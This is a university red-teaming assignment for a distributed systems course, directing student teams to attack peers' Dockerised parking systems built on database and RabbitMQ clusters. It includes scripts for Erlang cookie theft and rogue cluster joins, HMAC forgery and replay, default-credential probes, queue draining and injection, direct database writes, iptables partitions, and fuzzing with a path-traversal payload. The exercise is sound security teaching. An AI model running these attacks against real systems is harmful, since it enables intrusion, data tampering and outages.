האקדמית כנרת
עושים.חיים

Course: Distributed Systems - Semester 2 5786
Red Teaming 2

Directions

A. Due Date: 3 June 2026 at 11:55pm

B. Teams who submitted Assignment 2 may submit this assignment.

C. Code for this assignment (Red Teaming 2) must be submitted via Github using the per-assignment private repository opened for you in the organization for Red Teaming 2. More details on the repository are found below.

D. There are 100 points total on this part of the assignment.

E. What to turn in:

   (a) Round 2 Attack Report

   (b) Exploit material and documentation

   (c) README.md file with:

      i. The name of the course, semester, and year

      ii. The names and IDs of all students

      iii. The task performed by each student

      iv. The number of hours worked by each student on the tasks

General Requirements

1. All exploit scripts must include comments explaining what they do and which vulnerability they target.
2. Each student must document their individual contributions in the team `README.md`.
3. All attacks must be non-destructive and limited to the assigned target system.
4. Attacks must be documented using the Attack Documentation Format described in Section 5.

Parking System Stage 2: Red Teaming

1 Overview

This exercise follows Assignment 2 (Stage 2 of the Mulligan parking system). Each team has hardened their system against the Round 1 attacks and has introduced distributed data storage in the form of a 3-node database cluster and a 3-node RabbitMQ cluster with Quorum Queues. You will now examine the security of these upgraded systems.

Treat the target system as a black box. Each team receives only the compiled JAR files, Docker deployment configuration, and documentation of two other teams. Focus on performing attacks that target the new distributed infrastructure, document the attacks in detail, and then produce an attack report.

1.1 Exercise Format

Red Team Phase Each team receives the compiled JAR files, Docker Compose files, and deployment documentation of two other teams. Treat their system as a black box, attempting to break its security, focusing on the new distributed components.

Blue Team Phase You will receive the attack report written against your own system. Patch your system and document your fixes in an updated Defense Report that you will submit along with Assignment 3 (later!).

Teams 7 teams of students. The teams will be broken into three groups, each with 3 teams on them (2 teams will appear twice). The group assignment can be found on Moodle.

Scope You receive compiled JARs, Docker files, and one set of documented user credentials per role. All attacks must be performed within the designated Docker environment.

1.2 What is New in Stage 2

Assignment 2 introduced three major changes that create new attack surfaces:

Database Cluster Teams chose a distributed database engine (e.g. MySQL NDB, Vitess, PostgreSQL with replication, MongoDB replica set, CouchBase, or Apache Cassandra) and deployed three nodes behind a shared connection point. Client UIs were updated to maintain a list of nodes and switch between them on failure.

RabbitMQ Cluster Teams deployed a three-broker RabbitMQ cluster. The two application queues (transactions and citations) were converted to Quorum Queues with a replication factor of 3. Client UIs were updated to connect to any available broker node.

Security Hardening Teams were required to implement TLS on all sockets, HMAC message authentication, RabbitMQ credential hardening, input validation, replay protection, and secure logging.

Each of the changes introduces new failure modes and configuration complexity and therefore new opportunities for attacks.

1.3 Learning Goals

By the end of this exercise you will be able to:

1. Identify attack surfaces that are unique to distributed database and message-broker clusters.
2. Probe cluster membership protocols and exploit split-brain or leader-election weaknesses.
3. Attack TLS and HMAC implementations that were added as defenses in Stage 2.
4. Exploit RabbitMQ cluster and Quorum Queue misconfigurations.

5. Cause and observe data inconsistency across cluster nodes.
6. Document distributed-system vulnerabilities in a clear and reproducible form.

2 Background: Distributed Systems and the CIA Triad

The CIA triad principles introduced in Assignment 1 still apply. This section revisits them in the context of the new distributed components and introduces additional distributed systems security concepts.

2.1 Confidentiality in Distributed Systems

In a cluster deployment, sensitive data is replicated to multiple nodes. A confidentiality breach can now occur at any replica, not just a single server. This now includes:

- Database replication traffic between nodes transmitted without encryption.
- RabbitMQ inter-node cluster traffic (Erlang distribution protocol) transmitted on an unprotected port.
- Hard-coded or weakly protected Erlang cookies (the shared secret used to authenticate RabbitMQ cluster peers) recoverable from configuration files or JAR files.
- Per-service RabbitMQ credentials exposed in Docker environment variables or configuration files.

2.2 Integrity in Distributed Systems

Distributed databases and message queues rely on consensus or replication protocols to keep nodes synchronized. Integrity breaches unique to distributed systems include:

- Injecting data directly into one replica node, causing it to diverge from the others.
- Bypassing HMAC validation by targeting an endpoint that does not enforce it (e.g. a secondary cluster node with a different configuration).
- Forging cluster membership messages to trick a node into accepting a rogue peer.

2.3 Availability in Distributed Systems

Distributed systems are designed to survive single-node failure, but they can still be made unavailable through targeted attacks:

- Partitioning the cluster network so that nodes cannot reach the required quorum, halting writes.
- Crashing a node with malformed input to trigger a cascade in the consensus protocol.
- Exhausting Erlang process mailboxes or TCP connection pools on RabbitMQ brokers.
- Targeting the leader or primary node to force an election and create a temporary service outage.

2.4 Mapping Attacks to CIA

Attack Type	CIA Dimension(s)	Example in Mulligan Stage 2
Erlang cookie theft	Confidentiality	Join the RabbitMQ cluster as rogue node
DB replication sniffing	Confidentiality	Read data from inter-node sync traffic
HMAC bypass	Integrity	Send unsigned message to secondary node
Direct DB node injection	Integrity	Write fake parking event to one replica
Quorum Queue drain	Availability, Confidentiality	Consume all messages via any broker
Network partition	Availability	Isolate one DB or RabbitMQ node
Leader crash	Availability	Force election; observe write outage
TLS downgrade	Confidentiality, Integrity	Strip TLS, read or alter traffic
Split-brain injection	Integrity	Write conflicting data during partition
Cluster fuzzing	Availability	Crash a node via malformed inter-node message

3 Understanding the Stage 2 Architecture

3.1 Expanded Docker Network

The new deployment expands the Docker Compose configuration from Assignment 1. The layout now includes three database containers and three RabbitMQ broker nodes (RMQ), all on the same Docker bridge network. Figure 1 shows a schematic potential layout. Note that the Customer, PEO, and MO might be connected to any of the DB nodes or any of the RMQ nodes.



Figure 1: Potential Mulligan Assginment 2 Docker network layout showing DB and RabbitMQ clusters.

The attacker container connects to the bridge network and so can listen to or interact with any of the nodes on the network.

3.2 Key Ports and Services

Service	Typical Ports	Notes
Customer / PEO / MO UI	8080–8082	JavaFX or CLI; connects to any DB node
DB Node 1–3	varies by engine	e.g. 5432–5434 (PostgreSQL), 27017–27019 (MongoDB)
RabbitMQ AMQP	5672, 5673, 5674	One port per broker node
RabbitMQ Management	15672, 15673, 15674	HTTP management API per node
RabbitMQ Inter-node	25672	Erlang distribution; cluster peer communication
DB Inter-node	varies	Replication / consensus traffic between DB nodes

3.3 Setting Up and Mapping the Target System

Read the team's README.md document to see how to setup and deploy the Docker-ized version of the target team's submission. A typical set of steps would be as follows:

1. Download the target team's deployment package from Moodle and deploy it:

Listing 1: Deploying the Assignment 2 target system

```
mkdir team_target && cd team_target
cp -r /shared/target_deployment/* .
docker compose up -d
docker compose ps          # verify all containers are running
docker compose logs -f     # watch startup logs
```

2. Enumerate all containers and their IP addresses—there will be more nodes than in Assignment 1:

Listing 2: Mapping the cluster network topology

```
docker network ls
docker network inspect <network-name>
# List all container IPs
docker ps -q | xargs docker inspect \
  --format '{{.Name}} {{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}'
```

3. Identify which ports are exposed on each node, including inter-node replication ports using the netshoot network analytics container:

Listing 3: Port scanning all cluster nodes

```
docker run --rm -it --network <target-net> --name attacker nicolaka/netshoot bash

# From inside the attacker container, scan all discovered IPs:
nmap -sV -p 1-30000 <db-node-1-ip>
nmap -sV -p 1-30000 <rmq-node-1-ip>
```

4. If you're not sure which database engine they chose to run, verify the database engine by inspecting process names or banner strings:

Listing 4: Identifying the database engine

```
# Banner grab on the DB port
nc <db-node-ip> <db-port>

# Or check running processes inside a DB container
docker exec <db-container-name> ps aux
```

4 Attack Scenarios (60 points)

Attempt all six attack scenarios below against all teams in your attack group. For each attack, document your work using the format in Section 5. Each scenario states which CIA dimension it targets and how many points successful execution earns.

Scenario	CIA Dimension(s)	Points
1. TLS and Encryption Analysis	Confidentiality, Integrity	10
2. HMAC and Replay Protection Bypass	Integrity, Availability	12
3. RabbitMQ Cluster Attacks	Integrity, Availability, Confidentiality	13
4. Database Cluster Attacks	Integrity, Availability, Confidentiality	13
5. Network Partition and Split-Brain	Availability, Integrity	8
6. Protocol Fuzzing of Cluster Endpoints	Availability	4

You may find that a team's submission is not susceptible to one or more of the scenarios below. Try to find at least one team's submission that is susceptible to each scenario. If all teams are immune to a particular scenario, document your attempts in the attack report (see Section 5) and prove each team is not susceptible to the scenario.

To help with some of the scenarios below, I used AI to generate schematic attack code in Python and Bash. I **did not** validate the code for correctness or effectiveness, so treat all code samples with skepticism. You are welcome to modify and improve the code using AI coding tools.

Note: Some sample code breaks commands onto multiple lines using a \ at the end of the line. When running commands, remove the \ character and join the lines.

4.1 Scenario 1: TLS and Encryption Analysis (Confidentiality, Integrity, 10 points)

Objective Determine whether the Assignment 2 security hardening was correctly applied to all communication channels, including both client-to-server and inter-node cluster links.

Why this works Teams were required to add TLS to all socket communication. Misconfiguration is common: teams may have protected the client-facing ports but left inter-node replication links unencrypted, may be using self-signed certificates without hostname verification, or may have configured TLS in a way that allows downgrade to plaintext.

Attack vectors

- Capture inter-node database replication traffic to determine whether it is encrypted.
- Capture RabbitMQ Erlang distribution traffic (port 25672) to determine whether it is encrypted.
- Attempt a TLS downgrade by connecting without TLS and observing whether the server accepts plaintext.
- Probe certificate validation by connecting with a self-signed certificate that does not match the server hostname.
- Extract the Erlang cookie from Docker environment variables or decompiled JAR configuration files.

Steps

1. Attach an attacker container and run a packet capture across all discovered ports:

Listing 5: Capturing all cluster traffic including inter-node links

```
# Capture all traffic on the Docker bridge from the host
sudo tshark -i br-<docker-network-id> \
  -w capture_stage2.pcap

# From inside the attacker container, capture on eth0
tshark -i eth0 -w /tmp/capture_all.pcap

# Filter for unencrypted AMQP
tshark -r capture_stage2.pcap -Y "amqp"

# Filter for DB replication traffic (PostgreSQL example)
tshark -r capture_stage2.pcap -Y "pgsql"
```

2. Attempt a direct plaintext connection to each server port to test for TLS enforcement:

Listing 6: Testing whether servers enforce TLS

```
# Attempt plaintext connection to RabbitMQ AMQP port
nc <rmq-node-ip> 5672

# Attempt plaintext connection to the DB port
nc <db-node-ip> <db-port>

# If TLS is present, test with OpenSSL to see certificate details
openssl s_client -connect <rmq-node-ip>:5671

# Test for weak TLS versions or cipher suites
openssl s_client -connect <target-ip>:<port> -tls1
openssl s_client -connect <target-ip>:<port> -tls1_1
```

3. Inspect Docker Compose files and decompiled JARs for the Erlang cookie:

Listing 7: Searching for the Erlang cookie in configuration files

```
# Search Docker Compose files
grep -r "RABBITMQ_ERLANG_COOKIE" .
grep -r "erlang.cookie" .

# Search decompiled JAR output
java -jar cfr-0.152.jar target.jar --outputdir ./decompiled/
grep -r "erlang" ./decompiled/
grep -r "cookie" ./decompiled/
```

4. If you obtain the Erlang cookie, attempt to join the RabbitMQ cluster as a rogue peer:

Listing 8: Attempting to join the RabbitMQ cluster using the Erlang cookie

```
# Start a RabbitMQ container with the stolen cookie
docker run --rm -it \
  --network <target-net> \
  --name rogue-rmq \
  -e RABBITMQ_ERLANG_COOKIE=<stolen-cookie> \
  rabbitmq:3-management bash

# Inside the container, attempt to join the target cluster
rabbitmqctl stop_app
rabbitmqctl join_cluster rabbit@<target-rmq-container-name>
rabbitmqctl start_app
rabbitmqctl cluster_status
```

Success criteria

- Confirm that at least one communication channel (inter-node DB or RabbitMQ Erlang distribution) transmits data in plaintext. (4 points)

- Successfully connect to a server port using plaintext when TLS should be enforced. (3 points)
- Recover the Erlang cookie and use it to query cluster status from a rogue container. (3 points)

You can use other techniques to analyze encryption and help you reach the points for this scenario.

4.2 Scenario 2: HMAC and Replay Protection Bypass (Integrity, Availability, 12 points)

Objective Bypass the HMAC message authentication and replay protection introduced in Assignment 2.

Why this works HMAC and replay protection must be enforced *on every endpoint that receives messages*. In a multi-node cluster, a team may have secured the primary node but left secondary nodes, management interfaces, or direct database ports without validation. Additionally, teams may have made implementation errors such as using a weak or hard-coded HMAC secret, not checking the nonce store under concurrent load, or using server-local nonce stores that are not synchronized across nodes.

Attack vectors

- Connect directly to a secondary database or RabbitMQ node and send a message without an HMAC to see if it is accepted.
- Recover the HMAC secret from decompiled JAR files or Docker environment variables and forge a valid HMAC.
- Submit the same message with the same nonce to two different cluster nodes simultaneously to exploit a non-shared nonce store.
- Send a message with a timestamp older than 60 seconds and observe whether it is rejected.
- Flood the nonce store by sending many unique messages rapidly and then replay one to test whether old nonces are evicted prematurely.

Steps

1. Decompile the JAR files and search for the HMAC secret:

Listing 9: Searching decompiled JARs for HMAC secrets

```
java -jar cfr-0.152.jar target.jar --outputdir ./decompiled/
grep -r "HMAC" ./decompiled/
grep -r "secret" ./decompiled/
grep -r "sha256\|HmacSHA" ./decompiled/
```

2. If the HMAC secret is recovered, use it to forge a signed message and replay it to a secondary node:

```
import hmac, hashlib, json, socket, time, uuid

SECRET = b"<recovered-hmac-secret>"
TARGET_IP = "<db-node-2-ip>"    # secondary node
TARGET_PORT = <db-port>

payload = {
    "vehicleId": "FORGED01",
    "spaceId": "P99",
    "action": "START",
    "nonce": str(uuid.uuid4()),
    "timestamp": int(time.time())   # fresh timestamp
}
body = json.dumps(payload).encode()
sig = hmac.new(SECRET, body, hashlib.sha256).hexdigest()
payload["hmac"] = sig

```

```
signed = json.dumps(payload).encode()
with socket.create_connection((TARGET_IP, TARGET_PORT)) as s:
    s.sendall(signed)
    print("Response:", s.recv(4096))
```

Listing 10: Forging and replaying a signed message to a secondary node

3. Test whether the same nonce is rejected when submitted to two different cluster nodes:

```
import hmac, hashlib, json, socket, time, uuid, threading

SECRET = b"<recovered-hmac-secret>"
NONCE = str(uuid.uuid4())
TS = int(time.time())

def send_to(ip, port):
    payload = {
        "vehicleId": "TEST01", "spaceId": "P01",
        "action": "START", "nonce": NONCE, "timestamp": TS
    }
    body = json.dumps(payload).encode()
    sig = hmac.new(SECRET, body, hashlib.sha256).hexdigest()
    payload["hmac"] = sig
    msg = json.dumps(payload).encode()
    with socket.create_connection((ip, port), timeout=5) as s:
        s.sendall(msg)
        print(f"[{ip}:{port}] Response: {s.recv(4096)}")

# Send identical nonce to two different DB nodes simultaneously
t1 = threading.Thread(target=send_to, args=("<node1-ip>", <port>))
t2 = threading.Thread(target=send_to, args=("<node2-ip>", <port>))
t1.start(); t2.start()
t1.join();  t2.join()
```

Listing 11: Exploiting a non-shared nonce store across cluster nodes

4. Test replay protection by resending a captured message with an old timestamp:

```
import hmac, hashlib, json, socket

SECRET = b"<recovered-hmac-secret>"
TARGET_IP = "<target-ip>"
TARGET_PORT = <port>

old_payload = {
    "vehicleId": "ABC123",
    "spaceId": "P01",
    "action": "STOP",
    "nonce": "<previously-used-nonce>",
    "timestamp": 1000000000   # far in the past
}
body = json.dumps(old_payload).encode()
sig = hmac.new(SECRET, body, hashlib.sha256).hexdigest()
old_payload["hmac"] = sig
msg = json.dumps(old_payload).encode()

with socket.create_connection((TARGET_IP, TARGET_PORT)) as s:
    s.sendall(msg)
    print("Response:", s.recv(4096))
```

Listing 12: Replaying a message with an expired timestamp

Success criteria

- Send a message without an HMAC to a secondary cluster node and have it accepted. (4 points)
- Recover the HMAC secret and forge a valid signed message that is accepted by any node. (4 points)

- Successfully replay a nonce to two different nodes concurrently. (2 points)
- Demonstrate that a message with a timestamp older than 60 seconds is accepted. (2 points)

You can use other techniques to bypass HMAC or replay protection to help you reach the points for this scenario.

4.3 Scenario 3: RabbitMQ Cluster Attacks (Integrity, Availability, Confidentiality, 13 points)

Objective Exploit misconfigurations in the three-node RabbitMQ cluster and its Quorum Queues to inject messages, drain queues, disrupt the cluster, or access the management interface across any broker node.

Why this works A three-node cluster multiplies the attack surface: each node has its own management interface and AMQP port. Teams that properly secured the primary node may have left secondary broker nodes with weaker credentials or exposed management ports. Quorum Queues, while resilient to node failure, do not inherently prevent unauthorized consumption or injection.

Attack vectors

- Test for default or weak credentials on each of the three management interfaces (`:15672`, `:15673`, `:15674`).
- Connect to a secondary broker node (not the primary) and attempt to publish or consume without valid credentials.
- Inject a fake transaction or citation into any broker node in the cluster.
- Drain the Quorum Queue by consuming all messages from any broker node before the legitimate consumer retrieves them.
- Use the management API to inspect, purge, or modify queue contents.

Steps Test each management interface for default or weak credentials:

Listing 13: Testing all three RabbitMQ management interfaces

```
for PORT in 15672 15673 15674; do
  echo "=== Testing port $PORT ==="
  curl -s -u guest:guest http://<target-ip>:$PORT/api/overview | python3 -m json.tool
  curl -s -u admin:admin http://<target-ip>:$PORT/api/overview | python3 -m json.tool
done
```

Use the management API to list per-service users and their permissions:

Listing 14: Enumerating RabbitMQ users and permissions

```
# If any credentials work, list all users
curl -u <user>:<password> http://<target-ip>:15672/api/users
curl -u <user>:<password> http://<target-ip>:15672/api/permissions
curl -u <user>:<password> http://<target-ip>:15672/api/queues
```

Inject a fake transaction into the cluster via a secondary broker node. Replace the exchange, routing key, and credentials as appropriate:

```
import pika

# Try secondary broker node
credentials = pika.PlainCredentials('<user>', '<password>')
params = pika.ConnectionParameters(
    host='<rmq-node-2-ip>',
    port=5673,
```

```
    credentials=credentials
)
conn = pika.BlockingConnection(params)
channel = conn.channel()

payload = ('{"vehicleId":"FAKECAR","spaceId":"P00",'
           '"zone":"ZoneA","amount":0,'
           '"startTime":"2026-01-01T00:00:00","stopTime":"2026-01-01T01:00:00"}')
channel.basic_publish(exchange='', routing_key='transactions', body=payload)
print("Injected fake transaction via secondary node")
conn.close()
```

Listing 15: Injecting a fake transaction via a secondary broker node

Drain the Quorum Queue via any available broker node:

```
import pika

for rmq_port in [5672, 5673, 5674]:
    try:
        credentials = pika.PlainCredentials('<user>', '<password>')
        params = pika.ConnectionParameters(
            host='<target-ip>',
            port=rmq_port,
            credentials=credentials
        )
        conn = pika.BlockingConnection(params)
        channel = conn.channel()
        count = 0
        while True:
            method, props, body = channel.basic_get(
                queue='citations', auto_ack=True)
            if method is None:
                break
            count += 1
            print(f"[port {rmq_port}] Consumed: {body}")
        print(f"Drained {count} message(s) via port {rmq_port}")
        conn.close()
        break
    except Exception as e:
        print(f"Port {rmq_port}: {e}")
```

Listing 16: Draining a Quorum Queue via a secondary broker

Success criteria

- Access the RabbitMQ management interface on any node with any valid credentials (not ones given to you by the team's README.md!). (2 points)
- Access the management interface on a *secondary* node with credentials that differ from the primary. (3 points)
- Publish a fake transaction that appears in the MO Transaction Report via any broker node. (4 points)
- Drain one or more messages from a Quorum Queue before the legitimate consumer retrieves them. (4 points)

4.4 Scenario 4: Database Cluster Attacks (Integrity, Availability, Confidentiality, 13 points)

Objective Exploit the distributed database cluster to read data without authorization, inject inconsistent data into individual replica nodes, or disrupt the cluster's ability to respond to queries.

Why this works Distributed databases expose additional network ports for replication and management. Secondary replica nodes might have weaker access controls than the primary. Data written directly to a single replica without going through the consensus protocol may cause inconsistency. Teams may also have left replication traffic unencrypted, exposing data in transit.

Attack vectors

- Connect directly to a secondary database node using credentials recovered from captured traffic or decompiled JARs (not the ones provided in the README.md!).
- Query a secondary node to determine whether it returns the same data as the primary (confirming replication is working or identifying stale reads).
- Attempt to write data directly to a secondary database node, bypassing replication.
- Capture database replication traffic to read data in transit between nodes.
- Crash one database node using malformed queries to trigger a failover and observe service disruption.

Steps

1. Identify the database engine from the port scan or container inspection, then attempt direct connection to each node using recovered or default credentials:

Listing 17: Connecting directly to database cluster nodes

```
# PostgreSQL example
psql -h <db-node-2-ip> -p 5433 -U <user> -d parkingdb

# MongoDB example
mongosh mongodb://<user>:<pass>@<db-node-2-ip>:27018/parkingdb

# MySQL NDB example
mysql -h <db-node-2-ip> -P 3307 -u <user> -p

# Apache Cassandra example
cqlsh <db-node-2-ip> 9043 -u <user> -p <pass>
```

2. If you gain access to any node, query parking events and compare data across nodes to detect replication lag or inconsistency:

```
import psycopg2   # replace with appropriate driver

nodes = [
    ("<db-node-1-ip>", 5432),
    ("<db-node-2-ip>", 5433),
    ("<db-node-3-ip>", 5434),
]
for host, port in nodes:
    try:
        conn = psycopg2.connect(
            host=host, port=port,
            user="<user>", password="<pass>", dbname="parkingdb"
        )
        cur = conn.cursor()
        cur.execute("SELECT COUNT(*) FROM parking_events;")
        print(f"{host}:{port} -> row count: {cur.fetchone()[0]}")
        conn.close()
    except Exception as e:
        print(f"{host}:{port} -> error: {e}")
```

Listing 18: Comparing data across cluster nodes to detect inconsistency

3. Attempt to insert a fake parking event directly into a secondary node and check whether it propagates to the primary:

```python
import psycopg2   # replace with appropriate driver

conn = psycopg2.connect(
    host="<db-node-2-ip>", port=5433,
    user="<user>", password="<pass>", dbname="parkingdb"
)
cur = conn.cursor()
try:
    cur.execute("""
        INSERT INTO parking_events
          (vehicle_id, space_id, zone_id, start_time, status)
        VALUES ('INJECTED1', 'P00', 'ZoneX',
                NOW(), 'STARTED')
    """)
    conn.commit()
    print("Injection succeeded on secondary node")
except Exception as e:
    print(f"Injection failed: {e}")
conn.close()
```

Listing 19: Injecting data directly into a secondary database node

4. Check whether the injected row appeared on the primary node and in the customer UI's parking event list:

Listing 20: Verifying data propagation via the MO or Customer CLI

```
# Use the target team's CLI to check if the injected event appears
java -jar customer-ui.jar --cli --list-events --vehicle INJECTED1

# Or query the primary node directly
psql -h <db-node-1-ip> -p 5432 -U <user> -d parkingdb \
  -c "SELECT * FROM parking_events WHERE vehicle_id = 'INJECTED1';"
```

Success criteria

- Successfully connect to a secondary database node using any valid credentials. (3 points)
- Read parking event or customer data from any secondary node. (3 points)
- Detect a data inconsistency or replication lag between two nodes (e.g. different row counts). (3 points)
- Successfully write a fake record to a secondary node and confirm it appears in the application. (4 points)

You can use other techniques as necessary to attack the database cluster. They can help you reach the points for this scenario.

4.5 Scenario 5: Network Partition and Split-Brain (Availability, Integrity, 8 points)

Objective Simulate a network partition within the Docker cluster network to cause nodes to lose quorum or enter a split-brain state, disrupting availability or creating data inconsistency.

Why this works Distributed consensus protocols (Raft for Quorum Queues, various protocols for database clusters) require a quorum of nodes to be reachable to accept writes. If an attacker can isolate one or more nodes, the remaining nodes may be unable to achieve the required quorum. If a partition heals improperly, two halves of the cluster may have accepted conflicting writes, creating a split-brain condition.

Attack vectors

- Use the `iptables` firewall tool inside a container to block traffic between two cluster nodes, simulating a network partition.

- Observe whether the partitioned cluster stops accepting writes or produces error responses.
- Reconnect the partition and observe whether data consistency is restored automatically.
- Attempt writes to both sides of a partition and confirm whether conflicting data is accepted.

Steps

1. Enter one of the database or RabbitMQ containers and block inter-node traffic to simulate a partition:

Listing 21: Simulating a network partition using iptables

```
# Enter a DB or RabbitMQ container
docker exec -it <db-node-2-container> bash

# Block communication to node 1 and node 3 (creating an isolated node)
iptables -I INPUT  -s <node-1-ip> -j DROP
iptables -I OUTPUT -d <node-1-ip> -j DROP
iptables -I INPUT  -s <node-3-ip> -j DROP
iptables -I OUTPUT -d <node-3-ip> -j DROP

# Verify the partition is effective
ping <node-1-ip>   # should time out
```

2. While the partition is active, attempt to use the application (start/stop parking, issue citations) via the CLI and observe errors or degraded behavior:

Listing 22: Testing the application under a network partition

```
# Use the target team's CLI
java -jar customer-ui.jar --cli --start-parking \
  --vehicle TEST01 --space P01

# Check whether the UI reports an error or hangs
java -jar customer-ui.jar --cli --list-events --vehicle TEST01
```

3. Restore the partition and observe recovery behavior:

Listing 23: Restoring the partition and observing recovery

```
# Flush the iptables rules to restore connectivity
iptables -F INPUT
iptables -F OUTPUT

# Monitor cluster recovery in RabbitMQ
curl -u <user>:<pass> http://<rmq-ip>:15672/api/nodes | python3 -m json.tool
```

Success criteria

- Successfully create a partition that causes one or more cluster nodes to become unreachable from the others. (3 points)
- Demonstrate that the partition causes the application to return errors or become unavailable for writes. (3 points)
- Show that after restoring the partition, data consistency is not fully restored (e.g. missing events on one node). (2 points)

Note: Network partition attacks may cause persistent state changes inside containers. Before running this scenario, take a Docker snapshot or record the cluster state so you can restore it for subsequent attacks.

4.6 Scenario 6: Protocol Fuzzing of Cluster Endpoints (Availability, 4 points)

Objective Send malformed or unexpected messages to cluster management and replication ports to crash individual nodes or cause the cluster to enter an invalid state.

Why this works Cluster management protocols (database replication ports, RabbitMQ inter-node communication, management API endpoints) are often less hardened against unexpected input than client-facing APIs, because they are expected to receive traffic only from trusted peers. Java applications that do not carefully validate inputs on these paths may throw unhandled exceptions or crash.

Attack vectors

- Send random bytes to database inter-node replication ports.
- Send malformed HTTP requests to RabbitMQ management API endpoints.
- Flood the RabbitMQ inter-node port (`25672`) with connections.
- Send SQL injection or CQL injection strings to database ports.

Listing 24: Fuzzing cluster management ports with random data

```
# Send random bytes to the database inter-node replication port
python3 -c "import␣os;␣print(os.urandom(1024).hex())" | \
  nc <db-node-2-ip> <replication-port>

# Send malformed HTTP to the RabbitMQ management API
python3 -c "print('GET␣/../../etc/passwd␣HTTP/1.0\r\n\r\n')" | \
  nc <rmq-node-ip> 15672

# Flood the Erlang distribution port
for i in $(seq 1 200); do
  nc -z <rmq-node-ip> 25672 &
done
```

```python
import requests, random, string

BASE = "http://<rmq-node-ip>:15672"
AUTH = ("<user>", "<pass>")

fuzz_paths = [
    "/api/queues/%2F/" + "A" * 1000,
    "/api/queues/%2F/../../etc/passwd",
    "/api/exchanges/%2F/" + "".join(random.choices(string.printable, k=500)),
    "/api/nodes/" + "\x00" * 64,
]

for path in fuzz_paths:
    try:
        r = requests.get(BASE + path, auth=AUTH, timeout=5)
        print(f"{path[:60]!r:65} -> {r.status_code}")
    except Exception as e:
        print(f"{path[:60]!r:65} -> ERROR: {e}")
```

Listing 25: Structured fuzzer targeting the RabbitMQ management API

Success criteria

- Trigger an exception or crash visible in container logs or causing the node to restart. (2 points)
- Trigger a 500-level error or stack trace visible in the management API response. (1 point)
- Cause measurable resource exhaustion on any cluster node visible in `docker stats`. (1 point)

5 Attack Documentation Format

Every attack you attempt—successful or not—must be documented using the form below. Submit one completed form per attack attempt in your attack report. Use the attack report template document found on Moodle.

5.1 Required Fields

Field	Description
Attack ID	Unique identifier, e.g. R2-I-01 (Round 2, Integrity, Attack 1)
Date / Time	When the attack was performed
Target Team	The team whose system you attacked
Attack Name	Short descriptive name, e.g. "Quorum Queue Drain via Secondary Broker"
CIA Dimension(s)	Which of Confidentiality, Integrity, Availability are attacked
Scenario	Which scenario number (1–6) this attack falls under
Target Component	e.g., RabbitMQ Node 2, DB Node 3, Erlang Distribution Port
Tools Used	List all tools with version numbers
Environment Setup	Docker commands used to establish your attack environment
Exact Steps	Step-by-step reproduction instructions, sufficient for the instructor to reproduce independently
Exact Commands	All commands executed, verbatim
Observed Behavior	What the system did in response
Expected Behavior	What a correctly secured system should have done
Why it Worked	Technical explanation of the root cause
Evidence	Screenshots, log excerpts, captured payloads, `.pcap` references
Outcome	Successful / Partial / Unsuccessful, with explanation
Recommended Fix	Brief description of how the vulnerability could be addressed

5.2 Sample Completed Form

The row below is a sample. Remove it and replace with your actual attack documentation.

Field	Value
Attack ID	R2-A-01
Date / Time	2026-05-31 16:45
Target Team	Team Delta
Attack Name	Quorum Queue Drain via Secondary Broker
CIA Dimension(s)	Availability, Confidentiality
Scenario	3 (RabbitMQ Cluster Attacks)
Target Component	RabbitMQ Node 2 (port 5673), Citations Quorum Queue
Tools Used	pika 1.3.2, Python 3.11, docker 26.1
Environment Setup	`docker run --rm -it --network teamdelta_mulligan-net nicolaka/netshoot bash`
Exact Steps	1. Scanned all three broker ports with nmap. 2. Attempted connection to port 5673 with credentials from the README (customer/customer). 3. Connection succeeded—the same credentials work on all nodes. 4. Used pika to consume all messages from the `citations` Quorum Queue. 5. Verified the MO UI showed an empty citation list.
Exact Commands	`nmap -sV -p 5672-5674 172.20.0.5` `python3 drain_citations.py`
Observed Behavior	All 12 citation messages were consumed from the Quorum Queue. The MO Transaction Report showed zero citations.
Expected Behavior	Only the Municipality Officer service account should have read access to the citations queue.
Why it Worked	The same credentials documented for the MO user were granted full access on all three broker nodes, including consume permission on both queues.
Evidence	`screenshots/R2-A-01-mo-empty.png`, `logs/drain_output.txt`
Outcome	Successful
Recommended Fix	Create separate RabbitMQ users per queue with minimum required permissions. The Municipality user should have read-only access to the citations queue only. Apply the same per-service permission policy to all three broker nodes.

6 Submission and Grading

Submit all materials to your team's GitHub Classroom assignment repository using the following directory structure:

Listing 26: Attack submission directory structure

```
repo/
  round2_attack_report.[md/pdf/docx] # Attack report
  round2-exploits/
     target1/              # Materials divided by attack target
      <attack-id>/         # Materials divided by attack
        README.md          # reproduction steps
        <scripts and tools>
        <evidence>
      <attack-id>/
